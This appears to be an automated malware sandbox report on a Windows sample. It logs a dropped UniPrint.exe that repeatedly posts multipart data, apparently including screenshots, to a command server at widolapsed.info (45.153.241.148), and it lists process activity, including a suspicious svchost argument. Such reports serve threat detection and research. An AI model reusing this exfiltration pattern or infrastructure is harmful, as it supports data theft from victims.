Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:33 UTC	636	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 81257 Content-Type: multipart/form-data; boundary=--------4228739266 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:45:33 UTC	637	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 34 32 32 38 37 33 39 32 36 36 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------4228739266Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:45:33 UTC	637	OUT	Data Raw: 59 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 8d c4 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee ca 9a 10 4e 0f 72 10 20 82 3b 3c 54 aa 1e 5f ee c8 ff 2a 88 63 f3 be db 5f c5 c6 3d 26 b3 58 91 09 97 15 60 fe 43 e5 1b 64 51 4d Data Ascii: YiPS4\DB.${Owe0E_J4f,?:M2gA[DNr ;<T_*c_=&X`CdQM
2021-09-15 11:45:33 UTC	637	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:33 UTC	685	OUT	Data Raw: 3a 8a a5 87 a6 ba 19 3c 5d 67 d4 b6 da 85 cb fd e9 5b f3 a6 f9 d2 37 57 27 f1 aa f4 e5 ab f6 71 5b 22 55 69 bd d9 2e e2 7a 93 4b 9a 68 a5 a5 62 d4 9b 1d 4e 14 dc d2 e6 91 69 8e cd 38 1a 8e 9e 29 34 52 63 e9 45 34 52 d4 9a 26 3a 9c 29 80 d3 b2 29 14 98 ec d3 85 33 34 b9 35 2d 16 99 25 14 d0 4d 2f d4 d2 68 a4 c7 8a 5c 8a 8f 7a 0e ac 3f 3a 63 5c c0 9d 5c 1a 5c ac 39 d2 ea 59 07 e5 3f 4a e3 3c 51 ff 00 1f b1 7f d7 21 5d 31 d4 a0 5c 81 93 5c cf 89 4e 6e e1 3f f4 c8 7f 3a a8 c5 ad c1 4d 4a 5a 1c 5d 14 56 e5 e1 48 7c 2f a7 18 e5 d3 e3 79 a1 72 f1 bd a8 69 a5 3e 6b 0c 87 d8 71 80 3f bc 3a 57 03 76 b1 eb a5 73 12 94 33 2a b0 56 20 30 c3 00 7a f7 ae ab 54 82 de 4f 14 4d 6a 4d 84 b6 f6 e6 69 05 b5 b5 b7 94 c3 62 16 08 ec 11 73 9c 63 82 7b d5 5b 65 7d 42 3b 49 2e 17 Data Ascii: :<]g[7W'q["Ui.zKhbNi8)4RcE4R&:))345-%M/h\z?:c\\\9Y?J<Q!]1\\Nn?:MJZ]VH|/yri>kq?:Wvs3*V 0zTOMjMibsc{[e}B;I.
2021-09-15 11:45:33 UTC	701	OUT	Data Raw: 05 37 ff 00 1b a3 cc d4 ff 00 e7 d2 d3 ff 00 02 9b ff 00 8d d1 c8 ff 00 a6 83 9d 7f 49 97 28 aa 7e 66 a7 ff 00 3e 96 9f f8 14 df fc 6e 8f 33 53 ff 00 9f 4b 4f fc 0a 6f fe 37 47 23 fe 9a 0e 75 fd 26 5c a2 a9 f9 9a 9f fc fa 5a 7f e0 53 7f f1 ba 3c cd 4f fe 7d 2d 3f f0 29 bf f8 dd 1c 8f fa 68 39 d7 f4 99 72 8a a7 e6 6a 7f f3 e9 69 ff 00 81 4d ff 00 c6 e8 f3 35 3f f9 f4 b4 ff 00 c0 a6 ff 00 e3 74 72 3f e9 a0 e7 5f d2 65 ca 2a 9f 99 a9 ff 00 cf a5 a7 fe 05 37 ff 00 1b a3 cc d4 ff 00 e7 d2 d3 ff 00 02 9b ff 00 8d d1 c8 ff 00 a6 83 9d 7f 49 97 28 aa 7e 66 a7 ff 00 3e 96 9f f8 14 df fc 6e 99 2d dd f4 01 1e 7b 4b 61 1b 48 88 4a 5c 31 23 73 05 ce 0a 0c f5 f5 a7 c8 ff 00 a6 85 ce bf a4 cb f4 51 45 41 61 5e 57 f1 63 fe 43 36 5f f5 c0 ff 00 3a f5 4a f2 bf 8b 1f f2 19 Data Ascii: 7I(~f>n3SKOo7G#u&\ZS<O}-?)h9rjiM5?tr?_e*7I(~f>n-{KaHJ\1#sQEAa^WcC6_:J
2021-09-15 11:45:33 UTC	716	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 34 32 32 38 37 33 39 32 36 36 2d 2d 0d 0a 0d 0a Data Ascii: ----------4228739266--
2021-09-15 11:45:34 UTC	716	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 11:45:33 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40 X-Powered-By: PHP/5.6.40 Set-Cookie: X-Csrf-Token=45b0cc69e847efa543c144c39fbf12acab4529b7a9a61083f4eb4f5e97d242e0; expires=Thu, 15-Sep-2022 11:45:34 GMT; Max-Age=31536000; httponly Content-Length: 48 Connection: close Content-Type: application/json; charset=UTF-8
2021-09-15 11:45:34 UTC	716	IN	Data Raw: bb 79 38 30 06 61 52 52 d8 be 36 b1 ce 34 56 e8 c9 52 31 4b be ee 83 84 c0 5c 05 d7 9b 08 fe e0 21 7e 18 eb 76 d9 5d 81 ec cb 00 b3 d5 b4 03 ed Data Ascii: y80aRR64VR1K\!~v]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49762	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:34 UTC	716	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 81331 Content-Type: multipart/form-data; boundary=--------3803026718 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:45:34 UTC	717	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 38 30 33 30 32 36 37 31 38 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------3803026718Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:45:34 UTC	717	OUT	Data Raw: 59 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 7b c4 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee ca 9a 10 4e 0f 72 10 20 82 3b 3c 54 aa 1e 5f ee c8 ff 2a 88 63 f3 be db 5f c5 c6 3d 26 b3 58 91 09 97 15 60 fe 43 e5 1b 64 51 4d Data Ascii: YiPS4\DB.${Owe{0E_J4f,?:M2gA[DNr ;<T_*c_=&X`CdQM
2021-09-15 11:45:34 UTC	717	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:34 UTC	749	OUT	Data Raw: 64 81 8d 38 31 a8 85 3b 35 2d 14 a4 c9 43 9f 5a 70 99 87 46 35 08 34 b5 2e 28 b5 36 5a 5b 99 07 f1 1a 95 6f 1c 75 c1 aa 40 d3 b3 50 e9 c4 d1 55 91 7c 5e 7f 79 41 a5 f3 e1 6f bd 18 aa 19 a5 0c 6a 5d 24 5a aa cb db 6d 1f aa 62 93 ec 76 8d d0 e2 aa 86 34 e0 c6 a7 95 ad 99 4a 71 7b a2 53 a6 46 7e eb d3 1b 4b 6f e1 70 68 0e 7b 13 52 09 9c 7f 11 a2 f3 5d 43 96 9b e8 57 6d 3a 61 d0 66 a3 36 92 af 54 35 7c 5c c8 3a 9a 78 ba 6e e0 1a 3d a4 d0 7b 2a 6c cc 31 30 ea a7 f2 a6 ed 3e 86 b6 05 c2 9e a8 29 77 40 df 79 05 1e d9 f5 41 ec 13 d9 98 f8 3e 95 cd 78 b7 8b 64 1f f4 d3 fa 57 79 e4 db 37 6c 57 13 e3 a4 48 b6 2c 67 82 ff 00 d2 b5 a7 57 99 d8 ce 74 5c 6c cf 3e ae 8f c0 9f f2 1e 6f fa e2 7f f4 25 ae 7a b4 f4 0d 51 74 8b e7 b8 78 8c 9b a3 28 00 38 c1 c8 39 fd 2b 19 ab Data Ascii: d81;5-CZpF54.(6Z[ou@PUl^yAoj]$Zmbv4Jq{SF~Koph{R]CWm:af6T5|\:xn={*l10>)w@yA>xdWy7lWH,gWt\ l>o%zQtx(89+
2021-09-15 11:45:34 UTC	765	OUT	Data Raw: c2 7f e9 90 fe 75 51 8b 5b 82 9a 94 b4 38 ba 28 ad cb c2 90 f8 5f 4e 31 cb a7 c6 f3 42 e5 e3 7b 50 d3 4a 7c d6 19 0f b0 e3 00 7f 78 74 ae 06 ed 63 d7 4a e6 25 28 66 55 60 ac 40 61 86 00 f5 ef 5d 56 a9 05 bc 9e 28 9a d4 9b 09 6d ed cc d2 0b 6b 6b 6f 29 86 c4 2c 11 d8 22 e7 38 c7 04 f7 aa b6 ca fa 84 76 92 5c 2e 98 f1 de 19 ad d3 ec f6 c2 37 8e 52 80 a8 38 45 07 07 6e 08 cf 53 cd 47 b5 56 b9 5e cd dc e7 d5 99 18 32 92 ac 39 04 1e 45 4d 77 7b 75 7c c8 d7 97 12 4e d1 ae c5 69 1b 71 0b 9c e3 27 eb 5d 02 d9 5a c7 6f 6d 37 d9 e2 27 4d 85 cd e0 65 07 7b 98 c4 88 1b d7 e7 62 bf 85 53 b8 89 13 c3 8b aa 0b 44 13 ce 89 03 2e c5 da 8b 92 3c d0 3b 16 db b7 38 ea 18 e7 91 4f da 2b d8 14 19 89 45 74 17 90 5b ae af e2 65 58 21 11 c1 13 18 80 41 84 3e 6a 01 b7 d3 82 47 1e Data Ascii: uQ[8(_N1B{PJ|xtcJ%(fU`@a]V(mkko),"8v\.7R8EnSGV^29EMw{u|Niq']Zom7'Me{bSD.<;8O+Et[eX!A>jG
2021-09-15 11:45:34 UTC	781	OUT	Data Raw: 0a 6f fe 37 47 99 a9 ff 00 cf a5 a7 fe 05 37 ff 00 1b a3 91 ff 00 4d 07 3a fe 93 2e 51 54 fc cd 4f fe 7d 2d 3f f0 29 bf f8 dd 32 5b bb e8 02 3c f6 96 c2 36 91 10 94 b8 62 46 e6 0b 9c 14 19 eb eb 4f 91 ff 00 4d 0b 9d 7f 49 97 e8 a2 8a 82 c2 bc af e2 c7 fc 86 6c bf eb 81 fe 75 ea 95 e5 7f 16 3f e4 33 65 ff 00 5c 0f f3 ad 69 6e cc ea ec 8e 14 53 85 34 52 d6 e8 c5 8e a2 92 96 99 21 45 14 53 00 a5 a4 a2 80 16 8a 4a 28 01 68 a4 a5 a0 02 8a 28 a0 41 45 14 50 01 4b 49 45 30 16 8a 4a 5a 00 5a 29 28 a0 2c 2d 14 94 b4 00 51 45 14 c4 2d 14 94 50 02 d2 d2 52 d3 42 16 8a 4a 5a 62 0c d1 9a 4a 5c 8a 2e 02 d1 49 9a 33 45 c2 c2 d1 9a 4a 05 01 61 73 45 14 50 01 45 14 50 21 68 a4 a2 98 0b 4b 9a 6d 14 5c 2c 3b 34 b9 a6 52 d0 16 1d 4b 4d a5 a6 21 68 a2 8a 62 16 8a 4a 28 01 68 Data Ascii: o7G7M:.QTO}-?)2[<6bFOMIlu?3e\inS4R!ESJ(h(AEPKIE0JZZ)(,-QE-PRBJZbJ\.I3EJasEPEP!hKm\,;4RKM !hbJ(h
2021-09-15 11:45:34 UTC	796	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 38 30 33 30 32 36 37 31 38 2d 2d 0d 0a 0d 0a Data Ascii: ----------3803026718--
2021-09-15 11:45:35 UTC	796	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 11:45:34 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40 X-Powered-By: PHP/5.6.40 Set-Cookie: X-Csrf-Token=293b9a65d5663fc7d1794afa48d5df4aca76c53fc72b066efee8d86d69ec8603; expires=Thu, 15-Sep-2022 11:45:34 GMT; Max-Age=31536000; httponly Content-Length: 48 Connection: close Content-Type: application/json; charset=UTF-8
2021-09-15 11:45:35 UTC	796	IN	Data Raw: bb 79 38 30 06 61 52 52 d8 be 36 b1 ce 34 56 e8 c9 52 31 4b be ee 83 84 c0 5c 05 d7 9b 08 fe e0 21 7e 18 eb 76 d9 5d 81 ec cb 00 b3 d5 b4 03 ed Data Ascii: y80aRR64VR1K\!~v]

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: wogZe27GBB.exe PID: 6416 Parent PID: 1404

General

Start time:	13:44:48
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\wogZe27GBB.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\wogZe27GBB.exe'

Imagebase:	0x400000
File size:	1773472 bytes
MD5 hash:	5EFC68ABD7FEC415E34980D95A06A66A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: svchost.exe PID: 6480 Parent PID: 568

General

Start time:	13:44:51
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: UniPrint.exe PID: 6532 Parent PID: 6416

General

Start time:	13:44:55
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe' f
Imagebase:	0x400000
File size:	4375848 bytes
MD5 hash:	EBDBA07BFABCF24F5D79EF27247EA643
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 6644 Parent PID: 568

General

Start time:	13:45:02
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: UniPrint.exe PID: 6736 Parent PID: 4940

General

Start time:	13:45:08
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe
Imagebase:	0x400000
File size:	4375848 bytes
MD5 hash:	EBDBA07BFABCF24F5D79EF27247EA643
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: svchost.exe PID: 6992 Parent PID: 568

General

Start time:	13:45:13
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p

Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 7052 Parent PID: 568

General

Start time:	13:45:14
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 7064 Parent PID: 568

General

Start time:	13:45:14
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k unistacksvcgroup
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 7104 Parent PID: 568

General

Start time:	13:45:15
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes

MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 4884 Parent PID: 568

General

Start time:	13:45:17
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 4600 Parent PID: 568

General

Start time:	13:45:19
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: SgrmBroker.exe PID: 3888 Parent PID: 568

General

Start time:	13:45:19
Start date:	15/09/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff770ce0000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 3864 Parent PID: 568

General

Start time:	13:45:20
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	c:\windows\syswow64\svchost.exe -k 'usbportsmanagergrp' -svcr 'uniprint.exe' -s USBManager
Imagebase:	0x1220000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 3348 Parent PID: 568

General

Start time:	13:45:20
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 6316 Parent PID: 568

General

Start time:	13:45:28
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: UniPrint.exe PID: 6252 Parent PID: 3388

General

Start time:	13:45:32
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe' f
Imagebase:	0x400000
File size:	4375848 bytes
MD5 hash:	EBDBA07BFABCF24F5D79EF27247EA643
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: UniPrint.exe PID: 4912 Parent PID: 4940

General

Start time:	13:45:39
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe
Imagebase:	0x400000
File size:	4375848 bytes
MD5 hash:	EBDBA07BFABCF24F5D79EF27247EA643
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: UniPrint.exe PID: 6524 Parent PID: 3388

General

Start time:	13:45:41
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe' f
Imagebase:	0x400000
File size:	4375848 bytes
MD5 hash:	EBDBA07BFABCF24F5D79EF27247EA643
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: UniPrint.exe PID: 4420 Parent PID: 4940

General

Start time:	13:45:51
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe
Imagebase:	0x400000
File size:	4375848 bytes
MD5 hash:	EBDBA07BFABCF24F5D79EF27247EA643

Copyright Joe Security LLC 2021

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: MpCmdRun.exe PID: 6028 Parent PID: 3348

General

Start time:	13:46:21
Start date:	15/09/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable
Imagebase:	0x7ff7dafe0000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6032 Parent PID: 6028

General

Start time:	13:46:22
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021